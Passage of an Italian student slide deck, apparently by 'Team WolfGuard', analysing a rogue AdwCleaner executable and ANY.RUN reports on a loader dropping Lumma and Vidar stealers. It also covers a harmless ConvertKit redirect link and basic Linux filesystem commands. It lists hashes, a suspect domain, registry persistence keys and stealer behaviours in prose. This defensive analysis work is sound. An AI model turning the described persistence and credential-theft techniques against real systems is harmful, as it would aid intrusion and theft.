









# FASI PROGETTO


- 01 ANALISI MALWARE
- 02 ANALISI LINK ANYRUN
- 03
  NAVIGAZIONE FILESYSTEM
  LINUX E GESTIONE PERMESSI
- 04 ESTRAZIONE FILE ESEGUIBILE DA UN PCAP
- 05 BONUS 1 REPORT ANYRUN

- 06 BONUS 2 ANALISI DATI
- 07 BONUS 3 SECURITY ONION
- 08 EXTRA: MYDOOM
- 09 EXTRA: BUFFER OVERFLOW












- Presentazione del file AdwCleaner.exe.
- Obiettivo dell'analisi: determinare la natura e il comportamento del file
- Metodologia:

Analisi Statica (struttura del file)

Analisi Dinamica (comportamento in ambiente isolato)

Analisi del Traffico di Rete (tramite servizio esterno)




### **ANALISI STATICA**

Nome del File: AdwCleaner.exe


Tipo: Portable Executable 32 bit Dimensioni: 190.82 KB Hash (Indicatori Unici):

Data di Creazione: 2013-12-25

MD5 248aadd395ffa7ffb1670392a9398454
SHA-1 c53c140bbdeb556fca33bc7f9b2e44e9061ea3e5
SHA-256 51290129cccca38c6e3b4444d0dfb8d848c8f3fc2e5291fc0d219fd642530adc



AdwCleaner è un rogue, un malware che finge di essere un tool di analisi, proponendo la risoluzione dei problemi riscontrati mediante acquisto della versione completa.



# ANALISI MALWARE

file settings about

:\c:\users\flarevm\downloads\adwerecleaner.exe

and indicators (overlay > info)

dos-header (size > 64 bytes)

QQ footprints (disabled)

virustotal (disabled)

gestudio 9.60 - Malware Initial Assessment - www.winitor.com | c:\users\flarevm\downloads\adwerecleaner.exe (read-only)

certificate


0x0200 (WIN CERT REVISION 2 0)


0x0002 (WIN\_CERT\_TYPE\_X509)


### **ANALISI STATICA**

### Strumenti utilizzati:

- CFF Explorer
- PEStudio







Team WolfGuard



### **ANALISI DINAMICA**

### Ambiente di Esecuzione

Ambiente di Esecuzione
Flare VM con strumenti
di monitoraggio
Procmon (Process
Monitor) e Regshot.
Analisi del traffico di
rete integrata con
risultati di ANY.RUN.



### File Dropped

File Dropped
Creazione di
6AdwCleaner.exe in
C:\Users\AppData\Loca
I con hash SHA256:
4F0033E811FE2497B3
8F0D45DF958829D01
933EBE7D331079EEF
C8E38FBEAA61.

2

## Lettura Impostazioni di Sicurezza


Attività di lettura delle chiavi di registro e file di configurazione relativi alle impostazioni di sicurezza di Internet Explorer.

3

# Persistenza nel sistema

Persistenza nel Sistema
Modifica al registro in
HKCU\Software\Micros
oft\Windows\CurrentVe
rsion\Run con nome
AdwCleaner e valore
puntante al file
dropped.







### **ANALISI DINAMICA**

#### Strumenti utilizzati:

- Procmon(Process Monitor)
- RegShot










Team WolfGuard




## **ANALISI TRAFFICO DI RETE**




## Rilevamento Connessioni

Analisi condotta tramite ANY.RUN ha rivelato tentativi di comunicazione esterna.




## Dominio Sospetto

Dominio Sospetto
Comunicazione con
www.vikingwebscanner
.com, dominio con
indicazioni di
associazione a
contenuti malevoli.



## Potenziale C&C

Potenziale C&C
La comunicazione
suggerisce interazione
con un server di
comando e controllo o
distribuzione di
ulteriore malware.



Team WolfGuard



## INDICATORI DI COMPROMISSIONE (IOC)

### File Malevoli



AdwereCleaner.exe 6AdwCleaner.exe in C:\Users\FlareVM\AppData\Local\



## Modifiche al Registro

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AdwCleaner

## Comportamenti osservati



Dropping di eseguibile Lettura impostazioni IE Creazione servizio autorun Persistenza nel registro



Dominio: www.vikingwebscanner.com Potenziale server di comando e controllo







# ANALISI MALWARE Team WolfGuard



## RACCOMANDAZIONI DI SICUREZZA



Rimozione Immediata

I file AdwCleaner.exe e 6AdwCleaner.exe devono essere considerati malware e rimossi immediatamente dal sistema infetto.


Scansione completa

Si raccomanda una scansione completa del sistema con un software antivirus aggiornato per rilevare ed eliminare eventuali componenti aggiuntivi o modifiche apportate da questo malware.


Ripristino del sistema


Se possibile, effettuare un backup alla versione precedente all'installazione dei file malevoli per garantire la completa rimozione di tutte le modifiche apportate.





## ANALISI LINK ANYRUN







# ANALISI LINK ANYRUN



- https://app.any.run/tasks/371957e1-d960-4b8a-8c68-241ff918517d/
- https://app.any.run/tasks/f1f20828-2222-46fb-a886-09f77581e67b/





# ANALISI LINK1 ANYRUN



#### Informazioni di base sul file:


File name: 66bddfcb52736\_vidar.exe

File info: PE32 executable (GUI) Intel 80386 Mono/. Net assembly, for MS Windows



### Proprietà del file:

- Data di creazione: 2024-08-17 01:24:51 UTC
- Dimensioni: 190.00 KB (194560 bytes)
- Hash MD5: fedb687ed23f77925b35623027f799bb
- Hash SHA-1: 7f27d0290ecc2c81bf2b2d0fa1026f54fd687c81
- Hash SHA-256: 325396d5ffca8546730b9a56c2d0ed99238d48b5e1c3c49e7d027505ea13b8d1





# ANALISI LINK1 ANYRUN




### **MINACCE RILEVATE**

**Loader,** è un tipo di malware che agisce come un veicolo per scaricare e distribuire altri componenti dannosi sul sistema. In altre parole, questo programma apre la porta a malware aggiuntivi, che possono compromettere ulteriormente il sistema.

Quando eseguito, il Loader si connette a server remoti e scarica altri file malevoli, come **Lumma**, **Stealer**, e **Vidar**.

- Eliminare il file del Loader
- Monitorare il sistema per verificare eventuali altri file dannosi scaricati
- Bloccare connessioni remote verso i server sospetti.








### **MINACCE RILEVATE**

**Lumma**, è un malware che potrebbe essere utilizzato per monitorare o manipolare il sistema infetto, raccogliere informazioni sensibili e compromettere ulteriormente la sicurezza del dispositivo.

Dopo essere stato scaricato dal Loader, Lumma può infiltrarsi nei processi di Windows e cercare di eseguire attività dannose in background, come monitoraggio remoto o intercettazione di dati.

- Eliminare il file Lumma
- Verificare se ci sono segni di manipolazione del sistema
- Bloccare eventuali accessi remoti tramite C2



# ANALISI LINK1 ANYRUN



### **MINACCE RILEVATE**

**Stealer**, è un tipo di malware progettato per rubare dati sensibili memorizzati nei browser, nelle applicazioni di gestione delle password e in altri luoghi protetti. Questi dati possono includere password, credenziali bancarie e cookie.

Lo Stealer raccoglie i dati sensibili e li invia a un server remoto controllato dai criminali. Può anche essere utilizzato per raccogliere • informazioni finanziarie, come numeri di carta di credito e credenziali bancarie.

- Rimuovere il file Stealer
- Reset delle credenziali utente compromesse
- Monitorare la rete per attività sospette e altre esfiltrazioni di dati






### **MINACCE RILEVATE**

Vidar, è un infostealer noto per la sua capacità di rubare dati sensibili, inclusi portafogli di criptovalute, informazioni bancarie e credenziali di accesso. È particolarmente pericoloso in quanto raccoglie un'ampia gamma di dati personali.

Vidar esegue un'invasione mirata, raccogliendo dati da browser, app di criptovalute, e altre fonti sensibili, per poi inviarli a server C2 remoti controllati dai criminali informatici.

- Eliminare il file Vidar
- Controllare e disabilitare i portafogli di criptovalute e altre credenziali sensibili
- Verificare eventuali transazioni fraudolente su account bancari e portafogli
- Bloccare i server C2 che potrebbero essere coinvolti




# ANALISI LINK1 ANYRUN


### **CONCLUSIONI**


Il file analizzato rappresenta una minaccia complessa e ben orchestrata, che sfrutta un **Loader** per distribuire diversi malware ad alto impatto. Le conseguenze includono il furto di credenziali, dati sensibili, informazioni finanziarie e il potenziale controllo remoto del sistema.

È essenziale intervenire con rapidità per contenere l'infezione, evitare ulteriori esfiltrazioni di dati, e proteggere gli asset critici dell'organizzazione.










# ANALISI LINK2 ANYRUN




Abbiamo condotto l'analisi di un link sospetto proveniente da click.convertkit-mail2.com. Questo link è stato sottoposto a verifica utilizzando lo strumento Any.run e attraverso test manuali in ambiente virtuale isolato per determinarne la potenziale pericolosità.

La nostra indagine ha rivelato che si tratta di un link di tracciamento utilizzato da ConvertKit, una piattaforma legittima di email marketing.

Questi link servono a monitorare le interazioni degli utenti con le email, registrando i clic prima di reindirizzare alla destinazione finale.





# ANALISI LINK2 ANYRUN



### Funzionamento del link analizzato

- Email Marketing

  Link inserito in email inviata tramite ConvertKit
- Tracciamento

  Passaggio attraverso server ConvertKit che registra il clic
- Destinazione

  Reindirizzamento a www.instagram.com/aussienurserecruiters

Il link specifico analizzato reindirizza l'utente alla pagina Instagram "aussienurserecruiters". Durante questo processo, ConvertKit registra dati analitici sul clic. L'analisi ha confermato l'assenza di malware o comportamenti dannosi immediati.



# ANALISI LINK2 ANYRUN

Valutazione del rischio









#### Rischio attuale

Il link specifico non contiene malware attivo e reindirizza a una pagina Instagram legittima tramite un sistema di tracciamento standard.


#### Rischio Potenziale

I link di reindirizzamento
possono essere sfruttati per
mascherare destinazioni
dannose, rendendo difficile per
l'utente identificare la
destinazione finale.

#### Vettore di attacco

Malintenzionati potrebbero utilizzare ConvertKit per inviare email di phishing o link a siti dannosi, nascondendoli dietro URL di tracciamento apparentemente legittimi.

Sebbene questo specifico link sia innocuo, la natura stessa dei sistemi di reindirizzamento rappresenta un rischio per la sicurezza aziendale. L'impossibilità di verificare immediatamente la destinazione finale crea una vulnerabilità che potrebbe essere sfruttata in attacchi futuri.




# ANALISI LINK2 ANYRUN

Valutazione del rischio





- Classificazione: vero negativo
  - Il link non conteneva malware attivo al momento dell'analisi
- Valutazione: Potenziale Vettore di Rischio
  Rappresenta un rischio futuro a causa della natura del reindirizzamento
- Azione Consigliata: Bloccare l'Accesso


  Mettere in blacklist il dominio click.convertkit-mail2.com















• Esplorazione dei file system in Linux

• Permessi dei file

• Collegamenti simbolici e altri tipi di file speciali





# NAVIGAZIONE FILE SYSTEM LINUX E GESTIONE PERMESSI




### Esplorazione dei file system di Linux


Il sistema operativo utilizzato è una VM (Virtual Machine) CyberOps Workstation, basata su Linux, che offre un ambiente controllato per l'analisi e la sperimentazione.

Apertura sessione terminale:

• comando per vedere l'elenco dei dischi e le loro partizioni.

```
Terminal - analyst@secOps:~
     Edit View Terminal Tabs Help
analyst@secOps ~]$ lsblk
      MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
                        0 disk
         8:0
                  10G
               0 106
        8:1
                        0 part /
∟sda1
         8:16
                        0 disk
        8:17
               0 1023M 0 part
 -sdb1
[analyst@secOps ~]$
```





# NAVIGAZIONE FILE SYSTEM LINUX E GESTIONE PERMESSI




## Esplorazione dei file system di Linux


- **mount**: visualizza informazioni più dettagliate sui file system attualmente montati sulla VM.
- grep: mostra solo le informazioni su /dev/sda1.

```
[analyst@secOps ~]$ mount | grep sda1
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
[analyst@secOps ~]$
```

Tipo filesystem: ext4, configurato per permettere lettura e scrittura (rw).

Successivamente si utilizzano i comandi cd / e ls -l per ottenere l'elenco dei file memorizzati nella radice del file system /dev/sda1.





## NAVIGAZIONE FILE SYSTEM LINUX E GESTIONE PERMESSI



### MONTAGGIO MANUALE DEI FILE SYSTEM

